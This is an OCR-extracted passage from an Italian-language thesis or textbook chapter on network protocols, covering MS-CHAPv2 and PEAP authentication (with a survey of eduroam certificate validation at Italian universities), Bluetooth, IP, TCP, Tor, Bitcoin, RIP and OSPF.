3. il client genera il Peer Authenticator Challenge (PAC), nonce random di 16 byte. Quindi genera una Client Challenge (CC) di 8 byte calcolando l'hash del PAC, della SC e del suo username.

$$CC = \text{primi 8 byte di SHA-1}(PAC||SC||username)$$

Il client crea la Server Response (SR) di 24 byte usando la SC nello stesso modo di MS-CHAPv1.

$$K1||K2||K3 = \text{Windows NT(password) con 0-padding fino a 21 byte}$$
$$SR = DES_{K1}(SC)||DES_{K2}(SC)||DES_{K3}(SC)$$

il client invia la CC e la SR;

4. il server usa gli hash della password dell'utente, memorizzati nel database, per decifrare la riposta. Se i blocchi decifrati corrispondono alla SC, il client è autenticato. Il server usa la SC, la SR e gli hash della password dell'utente per creare un Authenticator Response (AR) di 20 byte.

$$AR' = \text{SHA-1(MD4(Windows NT(password))} \; ||SR|| \text{ “Magic server to client constant”)}$$
$$AR = \text{SHA-1}(AR'||SC|| \text{ “Pad to make it do more than one iteration”})$$

Il client calcola l'AR. Se il valore calcolato corrisponde a quello ricevuto, il server è autenticato.

Il doppio hash SHA-1 usato per calcolare AR risulta inutile, dato che si otterrebbe lo stesso livello di sicurezza applicandolo una sola volta.

PEAP

Protected EAP (PEAP) richiede che l'authentication server si autentichi nei confronti del supplicant tramite il suo certificato; dopo l'autenticazione dell'authentication server i due attori usano il tunnel TLS creato per l'autenticazione dell'utente. Il supplicant non è obbligato a validare il certificato presentatogli dall'authentication server. Se non valida il certificato, il supplicant si fida di qualunque authentication server si presenti per mezzo di un authenticator che espone l'ESSID conosciuto.

Ho analizzato le informazioni reperibili on-line per l'accesso alla rete "eduroam" basato su PEAP in alcuni atenei italiani e ho riportato in Tabella 2.4 i dati raccolti. Per la configurazione dell'accesso a questa rete è possibile utilizzare eduroam Configuration Assistant Tool (CAT) [9]. Ne è disponibile una versione per ogni ateneo e per ogni sistema operativo. CAT richiede l'inserimento delle credenziali (username e password o certificato dell'utente). Imposta l'SSID ("eduroam") a cui il supplicant si deve connettere, il metodo EAP supportato dagli AP del particolare ateneo, il CN dell'authentication server fidato e il certificato della CA che ha firmato il certificato dell'authentication server (in modo che il client possa verificare la catena). Nel campione che ho analizzato, il 65% degli atenei utilizzano PEAP ma senza richiedere ai supplicant la validazione del certificato dell'authentication server.

Bluetooth

Il Bluetooth opera nella banda delle frequenze dei 2.4 GHz, che non richiede licenza. Può essere sfruttato per inviare audio di alta qualità tra uno smartphone e uno speaker, trasferire dati tra un tablet e un dispositivo medico oppure inviare messaggi tra centinaia di nodi in un ambiente automatizzato. Si distinguono due tipi di tecnologie: Bluetooth Low Energy (LE) e Bluetooth Basic Rate/Enhanced Data Rate (BR/EDR).

Il LE è stato progettato per operazioni a bassissimo consumo di energia, ed è ottimizzato per il trasferimento di dati. Per eseguire operazioni affidabili nella banda delle frequenze dei 2.4 GHz si basa su un approccio Adaptative Frequency Hopping (AFH) che permette di trasmettere dati appoggiandosi su 40 canali. Le velocità di trasmissione disponibili spaziano dai 125 Kbps fino a 2 Mbps. Supporta le topologie broadcast, point-to-point e mesh.

Ateneo	*Autenticazione server*
Politecnico di Bari	No
Politecnico di Milano	Sì
Politecnico di Torino	No
Università Ca' Foscari	Sì
Università Cattolica del Sacro Cuore	No
Università degli studi di Bologna	Sì
Università degli studi di Cagliari	No
Università degli studi di Ferrara	No
Università degli studi di Firenze	No
Università degli studi di Genova	No
Università degli studi di Milano - Bicocca	No
Università degli studi di Modena e Reggio Emilia	Sì
Università degli studi di Palermo	No
Università degli studi di Parma	No
Università degli studi di Perugia	Sì
Università degli studi di Siena	No
Università degli studi di Trento	Sì
Università degli studi di Trieste	No
Università degli studi di Udine	Sì
Università degli studi di Verona	No

Tabella 2.4. Supporto PEAP per rete "eduroam".



Figura 2.9. Stack Bluetooth.

Il BR/EDR è stato progettato per operazioni a basso consumo di energia ed è ottimizzato per lo streaming continuo di dati, come il trasferimento di un audio. Anch'esso si basa sull'approccio AFH appoggiandosi su 79 canali. Le velocità di trasmissione spaziano da 1 Mbps a 3 Mbps. Supporta la sola topologia point-to-point.

Vediamo i diversi tipi di topologie supportate:

- point-to-point: topologia usata per stabilire una comunicazione 1:1; disponibile per BR/EDR; è adatta per essere utilizzata da un ampio numero di dispositivi wireless, come speaker, cuffie, vivavoce per auto. Mentre quella disponibile per LE è adatta per essere utilizzata da dispositivi connessi, come fitness tracker, health monitor, periferiche e accessori per PC;
- broadcast: topologia usata per stabilire connessioni 1:N; disponibile per LE; è ottimizzata per la condivisione di informazioni sulla localizzazione ed è ideale per soluzioni beacon, come quelle che forniscono informazioni su ricerca di oggetti e servizi di localizzazione;
- mesh: topologia usata per stabilire connessioni N:N; disponibile per LE; consente la creazione di reti a maglia di dispositivi su larga scala per automazione di stabilimenti, reti di sensori, tracciamento delle attività e qualsiasi soluzione dove decine, centinaia o migliaia di dispositivi abbiano bisogno di comunicare in modo affidabile tra loro.

Il Bluetooth è attivo di default su molti dispositivi e gli utenti preferiscono tenerlo attivo per connettere facilmente e velocemente cuffie, tastiere e altri dispositivi IoT. In molti sistemi operativi, quando un utente prova ad associare il suo dispositivo con un altro entra in modalità "discoverable". In ogni caso, un dispositivo Bluetooth è sempre in ascolto del traffico unicast destinato a se, anche quando non è nello stato discoverable. Per stabilire una connessione, il dispositivo che avvia il pairing deve solo conoscere il Bluetooth Device ADDRess (BDADDR) (l'indirizzo MAC) dell'altro dispositivo.

Dal punto di vista delle comunicazioni, lo stack Bluetooth è equivalente allo stack TCP/IP. Ma a differenza dei protocolli di comunicazione di basso livello come Ethernet o Wi-Fi, il Bluetooth non si basa sullo stack TCP/IP per i protocolli di livello superiore. Il SIG ha definito a riguardo una serie di protocolli e applicazioni, ai quali si fa riferimento con stack Bluetooth. In Figura 2.9 è illustrato un estratto dell'architettura dello stack Bluetooth. Ogni sistema operativo ha un unico stack Bluetooth, allora quando una vulnerabilità viene individuata automaticamente colpisce tutti i dispositivi che usano lo stesso sistema operativo.

Il primo stack Bluetooth è stato BlueZ, introdotto nelle prime versioni di Android e ancora usato in Linux e sistemi operativi derivati da esso. Successivamente gli sviluppatori Android hanno implementato il proprio stack, Bluedroid o Fluoride, usato dalla versione Android 4.2 in poi. Windows ha la sua versione dello stack disponibile da Window XP e Apple ha creato due versioni (una per iOS e una per OSX).

Il servizio Bluetooth Network Encapsulation Protocol (BNEP) incapsula i pacchetti di rete in frame Bluetooth, appoggiandosi su connessioni L2CAP. Nella maggior parte dei casi è usato per realizzare il tethering Internet. A questo scopo sono stati definiti diversi messaggi per l'incapsulamento di header Ethernet. In Figura 2.10 viene illustrato come l'header BNEP viene tradotto



Figura 2.10. Specifica BNEP.

nell'header Ethernet. Oltre ai messaggi di incapsulamento, BNEP supporta i messaggi di controllo, che permettono di instaurare le connessioni Personal Area Networking (PAN) e fornire le funzionalità di controllo di flusso. Per inserire più messaggi di controllo in un unico messaggio L2CAP, si aggiunge un header tra il precedente messaggio di controllo e il payload. L'extension bit impostato a 1 segnala l'inizio di un extension header che include un messaggio di controllo. Il formato dell'extension header è illustrato in Figura 2.11.

La maggior parte delle vulnerabilità individuate nel protocollo Bluetooth sono state rimosse con la versione 2.1 del 2007, tramite l'introduzione del Secure Simple Pairing che risolveva alcuni problemi di sicurezza relativi allo scambio delle chiavi di cifratura. Quasi tutte le vulnerabilità trovate da allora sono di gravità bassa e non permettono Remote Code Execution (RCE). L'attività di ricerca si è spostata in altri campi, non ponendo l'attenzione sull'implementazione del protocollo Bluetooth nelle varie piattaforme come invece è stato fatto sugli altri protocolli più diffusi (Wi-Fi o TCP/IP).

Il Bluetooth è un protocollo difficile da implementare. Per fare un confronto, la specifica Wi-Fi è un documento di 450 pagine mentre quello Bluetooth ne ha 2822. Ciò lo rende incline a due tipi di vulnerabilità. Prima, i produttori molto spesso seguono le specifiche di implementazione parola per parola, quindi quando viene individuata una vulnerabilità in una piattaforma, questa potrebbe interessare anche le altre. Seconda, in alcuni ambiti le specifiche Bluetooth lasciano spazio all'interpretazione, allora ogni piattaforma segue delle scelte di implementazione diverse. Questo rende ogni implementazione propensa a esporre una vulnerabilità a se.

2.2 Routing

IP

Internet Protocol (IP) opera al di sopra del link layer nello stack TCP/IP e consente l'indirizzamento degli host e la frammentazione dei pacchetti. L'indirizzamento permette di distinguere la sorgente e la destinazione di un pacchetto. Con questa capacità, i router possono instradare i pacchetti verso la destinazione usando le informazioni della propria routing table. Secondo la frammentazione del traffico in transito i pacchetti più grandi della lunghezza massima supportata dalla particolare rete possono essere spezzettati in pacchetti più piccoli di grandezza accettabile. I pacchetti sono trasmessi senza specificare la sequenza di router da attraversare per raggiungere la destinazione, quindi si realizza una rete connectionless e packet-switched. È un protocollo



Figura 2.11. Messaggio di controllo BNEP.



Figura 2.12. Header IP.

best effort, quindi non fornisce meccanismi che assicurano l'affidabilità della comunicazione o il controllo di congestione/errore/flusso. Questi meccanismi vengono implementati dai protocolli di livello superiore a IP.

I campi dell'header IPv4 sono illustrati in Figura 2.12. Quelli di particolare rilevanza sono il Source Address, il Destination Address e il Time To Live (TTL). Il Source Address è composto da quattro byte che definiscono l'indirizzo del nodo di origine e viene utilizzato per costruire la 4-pla che identifica le connessioni TCP. A livello di IP, questo indirizzo è usato per indirizzare le risposte. Il Destination Address è anch'esso composto da quattro byte e indica la destinazione del pacchetto, viene analizzato da ogni router che lo riceve per controllare se è esso stesso la destinazione oppure se deve essere instradato. Quindi il pacchetto viene inviato al router per il quale il Longest Prefix Match è verificato rispetto al Destination Address. Ogni volta che un router invia un pacchetto decrementa il valore di TTL di un'unità. Se il valore raggiunge zero, il pacchetto viene scartato e il router invia (se è configurato per farlo) una risposta di errore al nodo sorgente.

TCP

Il Transmission Control Protocol (TCP) opera al di sopra di IP nello stack TCP/IP. A differenza di IP, il TCP è stato progettato per essere orientato alle connessioni ed essere affidabile. Queste caratteristiche vengono ottenute tenendo traccia dei segmenti TCP, assemblandoli in ordine e notificando l'identificativo dell'ultimo ricevuto correttamente. Il TCP fornisce anche la funzionalità del multiplexing, per consentire a diversi processi attivi su un host di comunicare nello stesso momento attraverso la stessa rete. Ogni connessione TCP viene identificata con una 4-pla univoca in base agli indirizzi IP e alle porte. Il TCP può anche controllare il flusso di dati in ogni connessione usando una finestra che stabilisce quanti dati possono essere gestiti.

L'header TCP è illustrato in Figura 2.13. I campi di particolare rilevanza sono la Source Port, la Destination Port, il Sequence Number e l'Acknowledge Number. L'indirizzo IP e la porta TCP di un host compongono un socket. I socket sorgente e destinazione identificano una singola connessione TCP tra due processi sui due host coinvolti. Il numero di porta va da 0 a 65535, tra queste le porte da 0 a 1024 sono porte di sistema assegnate a protocolli standard. Il Sequence Number identifica la posizione dei byte nell'ordine di trasmissione e viene usato per garantire l'affidabilità. Il suo valore iniziale è un numero pseudo-casuale, definito Initial Sequence Number (ISN) e viene incrementato per ogni byte inviato. Quando questo valore raggiunge 2^{32} e si invia il byte successivo viene impostato a 0. I segmenti ricevuti vengono riassemblati in ordine, quelli successivi a quelli che ci si aspetta vengono memorizzati in un buffer e mantenuti fino a che non si ricostruisce la sequenza. L'Acknowledge Number identifica la posizione dei byte nell'ordine di ricezione per i quali è stata confermata la ricezione. Questo valore viene inviato al mittente e serve a fargli capire se alcuni segmenti sono andati persi e devono essere ritrasmessi. Come il Sequence Number, l'Acknowledge Number ha il limite di 2^{32} e viene reimpostato a 0 quando supera tale limite.

I flag TCP sono usati per indicare lo stato della connessione o per fornire informazioni aggiuntive. Quindi possono essere utilizzati per la risoluzione dei problemi o per controllare come una particolare connessione viene gestita. Ogni flag corrisponde a un bit (abilitato/disabilitato):

- SYN flag: (Synchronization) viene usato come primo passo per stabilire una connessione TCP tramite il three-way handshake. Solo il primo pacchetto di entrambi gli host ha questo flag abilitato;
- ACK flag: (Acknowledgment) viene usato per notificare la corretta ricezione dei pacchetti;
- FIN flag: (Finished) indica che il mittente non ha più pacchetti da inviare;
- URG flag: (Urgent) viene usato per sollecitare il destinatario ad elaborare i pacchetti urgenti prima di elaborare tutti gli altri. Il mittente viene poi avvisato quando tutti i pacchetti urgenti sono stati ricevuti;
- PSH flag: (Push) è simile all'URG flag e indica al destinatario di elaborare i pacchetti non appena li riceve invece che memorizzarli in un buffer;
- RST flag: (Reset) viene inviato dal destinatario quando riceve un pacchetto che non si aspetta;
- ECE flag: indica se il mittente supporta l'Explicit Congestion Notification (ECN);
- CWR flag: (Congestion Window Reduces) è usato per indicare la ricezione di un pacchetto con il flag ECE abilitato;
- NS flag: (Nonce Sum) è un flag sperimentale usato per supportare la protezione contro manipolazioni malevole di pacchetti ricevuti dal mittente.

Il three-way handshake TCP è illustrato in Figura 2.14. Nel secondo messaggio dell'handshake, il flag ACK è abilitato per confermare la ricezione del primo pacchetto.

Tor

La rete Tor [10] è uno dei sistemi più usati per le comunicazioni anonime e punta a proteggere l'identità dell'utente. Attualmente è composta da 6500 relay che trasportano ogni giorno terabyte di traffico. È usato da milioni di utenti (dissidenti politici, whistle-blower, agenzie di intelligence, giornalisti, aziende e cittadini) preoccupati della privacy delle proprie comunicazioni online. Insieme all'anonimato, Tor mira a fornire una bassa latenza e per questo sceglie di non offuscare le dimensioni e le tempistiche dei pacchetti.

Per comunicare con un server, i client Tor instaurano circuiti stratificati attraverso tre relay consecutivi. Il primo è definito guard relay, il secondo middle relay e il terzo exit relay. Tor impiega tunnel TLS per assicurare che ogni relay conosca solo l'identità del relay precedente e di quello successivo, e nessun relay conosce contemporaneamente l'identità del client e quella del server. Ogni relay si registra presso le directory authority. Queste sono relay speciali che mantengono una lista di relay attivi e pubblicano periodicamente il consensus insieme alle altre directory authority. Un relay flag è un'etichetta assegnata al relay dalle directory authority in base alla sua posizione nel circuito (es. "Guard", "Exit", "Bad Exit"), alle proprietà del circuito (es. "Fast", "Stable") o al ruolo (es. "Authority", "HSDir"). Il consensus è un documento compilato e votato dalle directory authority una volta all'ora, in modo da assicurare che tutti i



Figura 2.13. Header TCP.



Figura 2.14. Three-way handshake TCP.

client abbiano le stesse informazioni dei relay che compongono la rete Tor. Il peso del consensus è un valore assegnato al relay basato sulla banda dichiarata dal relay stesso e la banda rilevata dalla directory authority, è incluso nel consensus ed è usato dai client per scegliere i relay dei propri circuiti. Un directory mirror è un relay che fornisce ai client una copia recente di un consensus di altre directory authority al fine di ridurre il carico su di esse.

Un pluggable transport è un protocollo di trasporto alternativo fornito dai bridge e usato dai client per raggirare i blocchi a livello di trasporto (es. ISP o governo). Un bridge è un relay non pubblico che fornisce accesso ai client bloccati (spesso in combinazione ai pluggable transport) e si registra presso le bridge authority. La bridge authority è un relay speciale che conserva una lista di bridge da usare come punto di ingresso alla rete Tor.

La banda annunciata è il volume di traffico, sia in entrata che in uscita, che un relay è disposto a sostenere in base alla sua configurazione e ai recenti trasferimenti di dati osservati dalla directory authority. Lo storico della banda è il volume di traffico in entrata e in uscita che un relay dichiara di aver gestito per conto dei client. L'onion service è un servizio che è accessibile solo attraverso la rete Tor.

Bitcoin

Bitcoin [11] è attualmente la ciptovaluta di maggior successo grazie al suo sistema aperto e completamente decentralizzato. Invece di dipendere da un'entità centrale, i nodi Bitcoin creano una propria rete e si mettono d'accordo su un insieme di transazioni registrate nella struttura dati base di Bitcoin: la blockchain. Chiunque può partecipare alla rete che ha oltre 9000 nodi e può connettersi a ogni altro nodo. Le connessioni Bitcoin sono in chiaro e non hanno controlli di integrità, allora chiunque si trovi sul percorso di instradamento può intercettare, terminare, modificare, iniettare o ritardare i messaggi che contengono blocchi o transazioni. La principale innovazione di Bitcoin è la sua capacità di sincronizzare la blockchain in modo asincrono. La sincronizzazione è cruciale e senza di essa le transazioni in conflitto, che provano a trasferire la stessa somma di Bitcoin verso destinazioni diverse, verrebbero approvate da miner che non riescono a comunicare tra loro.

La blockchain è formata da una serie di blocchi, ognuno dei quali riporta più transazioni. Ogni blocco contiene l'hash del suo predecessore, che identifica la sua posizione nella blockchain, e una proof-of-work. Quest'ultima serve a rendere difficile la creazione del blocco e riduce i conflitti nel sistema. I conflitti si hanno quando più blocchi estendono lo stesso blocco padre, quindi rappresentano un insieme alternativo di transazioni accettate. I nodi scelgono come versione valida la catena di blocchi più lunga. La proof-of-work serve anche a limitare la capacità dell'attaccante di sovvertire il sistema: l'attaccante non può creare facilmente i blocchi, che potrebbero potenzialmente permettergli di creare una catena più lunga che verrebbe accettata dai nodi e quindi sovvertirebbe le transazioni già approvate. La difficoltà di creazione del blocco viene impostata in modo che ne venga creato in media uno ogni 10 minuti, tempo in cui i nuovi blocchi vengono propagati a tutta la rete. Tuttavia se i ritardi durano di più della cadenza di creazione dei blocchi, si creano più catene. Quindi dopo la sincronizzazione il numero di blocchi scartati aumenta e la sicurezza del protocollo si abbassa. I nodi oltre a propagare i blocchi propagano anche le transazioni e aspettano che vengano incluse nella blockchain nel momento in cui un nodo crea il blocco successivo.

La rete Bitcoin è una rete peer-to-peer in cui ogni nodo ha una lista di indirizzi IP di potenziali peer. Questa lista viene fornita attraverso un server DNS e altri indirizzi IP vengono scambiati con i peer conosciuti. Normalmente ogni nodo inizializza in modo casuale 8 connessioni TCP non cifrate verso peer che si trovano in prefissi IP /16 differenti e accetta le connessioni in entrata (di default sulla porta 8333). Il numero massimo di connessioni attive è di default 125. I nodi restano sempre in ascolto di annunci di blocchi, inviati tramite INV message che contengono l'hash del blocco annunciato. Se un nodo non ha l'ultimo blocco generato, invia un GETDATA message verso un solo peer, che risponde inviando le informazioni richieste in un BLOCK message. I blocchi richiesti che non arrivano entro 20 minuti fanno cadere la connessione verso il peer e il nodo chiede lo stesso blocco a un altro peer. La propagazione delle transazione avviene in modo simile con la sequenza di INV, GETDATA e TX message tramite cui i nodi annunciano, richiedono e condividono le transazioni che non sono state ancora incluse nella blockchain.

Un pool di mining rappresenta un gruppo di miner che si divide il carico computazionale per poi dividere il raro ma alto compenso ottenuto dalla creazione di un blocco. Di solito lavorano usando il protocollo Stratum [12]. Il pool server è connesso a un nodo bitcoind che fa da gateway verso la rete Bitcoin. Il nodo raccoglie le informazioni sulle nuove transazioni e sui nuovi blocchi al fine di usarli per creare il template del nuovo blocco. L'header del template viene inviato tramite il pool server ai miner che cercano di completarlo per creare il nuovo blocco, provando diversi valori nel campo nonce dell'header. Se il blocco viene completato, il risultato viene inviato al pool server che usa il nodo per pubblicare il nuovo blocco. I pool di mining spesso usano più gateway ospitati da diversi ISP, in questo caso si parla di pool di mining multi-homed.

2.2.1 Protocolli

I protocolli di routing permettono ai router di comunicare tra loro, determinare il percorso su cui instradare i pacchetti e reagire ai cambiamenti topologici (link congestionati o router non più raggiungibili). Ogni protocollo di routing agisce secondo tre fasi:

1. discovery: identifica gli altri router della rete;
2. route management: tiene traccia delle destinazioni raggiungibili;
3. path determination: determina il percorso su cui instradare i pacchetti.

A ogni link viene assegnato un peso che rappresenta il costo di attraversamento. La somma dei costi dei singoli link che compongono un percorso costituisce il suo costo. Si realizzano due tipi di routing:

- intra-domain routing: gestisce le rotte interne a un singolo AS. Alcuni di questi protocolli sono basati su algoritmi distance vector e altri su algoritmi link state. Negli algoritmi distance vector ogni router non ha la completa conoscenza topologica della rete, mentre in quelli link state ogni router conosce la topologia completa della rete.
  - protocolli basati su distance vector:
    - Routing Information Protocol (RIP)
    - Interior Gateway Routing Protocol (IGRP)
  - protocolli basati su link state:
    - Open Shortest Path First (OSPF)
    - Intermediate System to Intermediate System (IS-IS)
  - protocolli ibridi:
    - Enhanced Interior Gateway Routing Protocol (EIGRP)
- inter-domain routing: gestisce le rotte scambiate tra AS.
  - Border Gateway Protocol (BGP)
  - Exterior Gateway Protocol (EGP)

I protocolli che realizzano l'intradomain routing sono anche detti Interior Gateway Protocol, mentre quelli relativi all'interdomain routing sono detti Exterior Gateway Protocol.

RIP

In RIP le decisioni di routing sono prese in base all'hop count (massimo 15), che se supera il valore massimo la rete annunciata nel distance vector viene considerata irraggiungibile. Risulta adatto a reti di piccola dimensione e può essere usato come protocollo intra-AS. Ogni router non ha la conoscenza topologica completa della rete. I distance vector vengono inviati tramite UDP sulla porta 520. La sua configurazione è più semplice rispetto a quella degli altri protocolli di routing. Ogni router una volta attivo chiede ai vicini le informazioni disponibili, sotto forma di distance vector. I vicini rispondono alle richieste e il router usa le informazioni ricevute per costruire la sua routing table. A intervalli regolari i distance vector vengono inviati ai vicini per propagare eventuali cambiamenti topologici.

La versione 1 (RFC-1058 [13]) non redistribuisce rotte ricevute da altri protocolli, non supporta le netmask, non ha meccanismi di autenticazione e invia i distance vector in broadcast.

La versione 2 (RFC-2453 [14]) è retro-compatibile con la v1 e redistribuisce rotte ricevute da/verso altri protocolli. Supporta l'autenticazione dell'origine dei distance vector basata su password (massimo 16 caratteri) trasmessa in chiaro oppure l'autenticazione basata sull'hash MD5. Abilitando l'autenticazione il numero massimo di rotte contenute in un aggiornamento si riduce da 25 a 24. Supporta le netmask e le triggered updates (quando si verifica un cambiamento nella topologia della rete, il router invia i distance vector in multicast all'indirizzo IP 224.0.0.9).

RIP next generation (RIPng) (RFC-2080 [15]) introduce il supporto per IPv6 e invia gli aggiornamenti sulla porta 521 UDP all'indirizzo multicast ff02::9. Non ha nessun meccanismo built-in per l'autenticazione dell'origine degli aggiornamenti, ma dato che viene usato su IPv6 può sfruttare i suoi Authentication Header (AH) ed Encapsulating Security Payload (ESP) per assicurare l'integrità e l'autenticazione/confidenzialità delle rotte scambiate.

OSPF

OSPF è il protocollo di intra domain routing più usato nella rete Internet. Il suo scopo è di consentire ai router all'interno di un singolo AS di costruire le proprie routing table e di adattarsi dinamicamente ai cambiamenti topologici. È stato sviluppato e reso standard dal working group OSPF dell'IETF. Il lavoro è stato ultimato con la versione 2 del protocollo che era progettata per le reti IPv4, attualmente è la versione maggiormente usata. Per supportare le reti IPv6 è stata resa standard la versione 3, nella quale i meccanismi fondamentali della versione 2 sono stati mantenuti.

OSPF è un protocollo di routing link state, secondo cui ogni router annuncia i link e le reti a cui è connesso ai suoi vicini. Secondo la specifica nell'RFC-2328 [16], OSPF non usa TCP ma i suoi messaggi sono incapsulati direttamente in pacchetti IP con Protocol Number 89. Di default ogni 30 minuti, ogni router annuncia un Link State Advertisement (LSA) nel quale riporta i costi di attraversamento dei link e di raggiungimento delle reti direttamente connesse. I costi vengono configurati manualmente dall'amministratore di rete. I tipi di LSA sono: Router-LSA, Network-LSA, Summary-LSA e AS-external-LSA. Quando un router riceve un LSA da un vicino lo inoltra a tutti gli altri, in modo da propagarlo a tutto l'AS. I router memorizzano gli LSA ricevuti in un LS database (LSDB), a partire dal quale costruiscono la topologia della rete. Applicano l'algoritmo di Dijksatra per calcolare il percorso più breve per raggiungere ogni destinazione conosciuta. Per ognuna scelgono il next hop e memorizzano questa coppia di informazioni nella routing table.

L'header di un LSA contiene tra gli altri i seguenti campi:

- LS type: tipo di LSA;
- Link State ID: identifica il router dei link descritti nell'LSA;
- Advertising Router: identifica il router che ha generato l'LSA;
- Sequence Number (SN): indice che viene incrementato ogni volta che il router genera un nuovo LSA, un LSA con un SN più alto sovrascrive un LSA con un SN basso;



Figura 2.15. Instaurazione adiacenza in OSPF.

- Age: indica il tempo trascorso dalla generazione dell'LSA, quando raggiunge 1 ora l'LSA viene rimosso dal LSDB.

Un router scopre dinamicamente i suoi vicini usando l'Hello Protocol. A intervalli regolari invia in multicast gli Hello message su tutti i link su cui è configurato OSPF. Il messaggio include gli ID di tutti i router da cui ha ricevuto Hello message sul particolare link. Dopo la scoperta reciproca, i due vicini instaurano una relazione definita adiacenza, il cui scopo è allineare i loro LSDB. Il router invia al proprio peer il summary del proprio LSDB, tramite i DataBase Description (DBD) message. All'inizio dello scambio i due router negoziano lo stato di master/slave. Il router con ID più alto viene eletto master. Di norma si assegna al router ID l'indirizzo IP di una delle interfacce su cui parla OSPF. Lo scambio dei DBD message viene realizzato seguendo un modello stop-and-wait, secondo cui un router invia il suo messaggio solo dopo che ha ricevuto quello dal suo peer. Per differenziare i DBD message, viene incluso un SN in ogni messaggio, che è inizializzato in modo arbitrario e incrementato ad ogni messaggio inviato dal master. Lo slave invia i suoi messaggi con un SN che è uguale a quello dell'ultimo messaggio ricevuto dal master. Un DBD message include tre flag:

- I: indica che i router sono nella fase di negoziazione master-slave;
- M: indica che il router ha altri LSA summary da inviare;
- MS: indica che il router si dichiara master.

Una volta che lo scambio è terminato, uno dei due router può chiedere al suo peer gli LSA che non ha. Quindi gli invia più Link State Request (LSR) per ogni LSA che non conosce e il vicino risponde con i Link State Update (LSU) corrispondenti. Dopo che il router ha richiesto e ricevuto tutti gli LSA mancanti, il vicino avvia lo stesso processo. Terminati questi scambi l'adiacenza è completata. Da questo momento in poi il router includerà nei suoi LSA un link con il suo nuovo peer. La Figura 2.15 illustra le fasi di instaurazione di un'adiacenza, in cui R1 assume il ruolo di master. I primi due messaggi servono per la scoperta reciproca. Il terzo e il quarto sono finalizzati alla negoziazione del ruolo master/slave. Con i messaggi successivi i due router si scambiano i DBD message. Conclusa questa fase, si passa alla sincronizzazione del LSDB tramite le LSR e le LSU.

In OSPF la rete è organizzata in aree. Tutti i router all'interno della stessa area hanno la stessa conoscenza topologica ma non hanno informazioni sulla topologia delle altre aree. La propagazione di ogni LSA è confinata all'interno della singola area. L'area permette di contenere le dimensioni della rete riducendo la dimensione della routing table, velocizzando l'esecuzione dell'algoritmo di Dijkstra e riducendo il numero di aggiornamenti in caso di cambiamenti topologici. Tutte le

aree devono connettersi all'area 0 (backbone) e tutti i router all'interno di un'area devono avere lo stesso area ID per poter scambiare gli LSA con i propri vicini. Un router che si affaccia su più aree è definito Area Border Router (ABR) e propaga le informazioni tra aree adiacenti. Un router che si affaccia su più domini di routing è definito Autonomous System Border Router (ASBR) e connette un dominio OSPF con un dominio esterno. Sugli ABR e ASBR è possibile fare l'aggregazione delle rotte.

